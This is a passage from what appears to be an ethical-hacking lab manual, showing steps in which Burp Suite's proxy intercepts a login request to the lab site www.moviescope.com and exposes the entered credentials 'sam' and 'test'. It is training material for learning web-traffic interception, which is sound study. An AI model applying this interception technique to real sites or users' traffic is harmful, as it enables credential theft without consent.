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



15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

    Note: Turn the interception on if it is off.



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
16. Switch back to the browser window, and on the login page of the target website (**www.moviescope.com**), enter the credentials **sam** and **test**. Click the **Login** button.


    Note: Here, we are logging in as a registered user on the website.



17. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.

    Note: You can observe that the entered login credentials were intercepted by the Burp Suite.

18. Now, keep clicking the **Forward** button until you are logged into the user account.



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
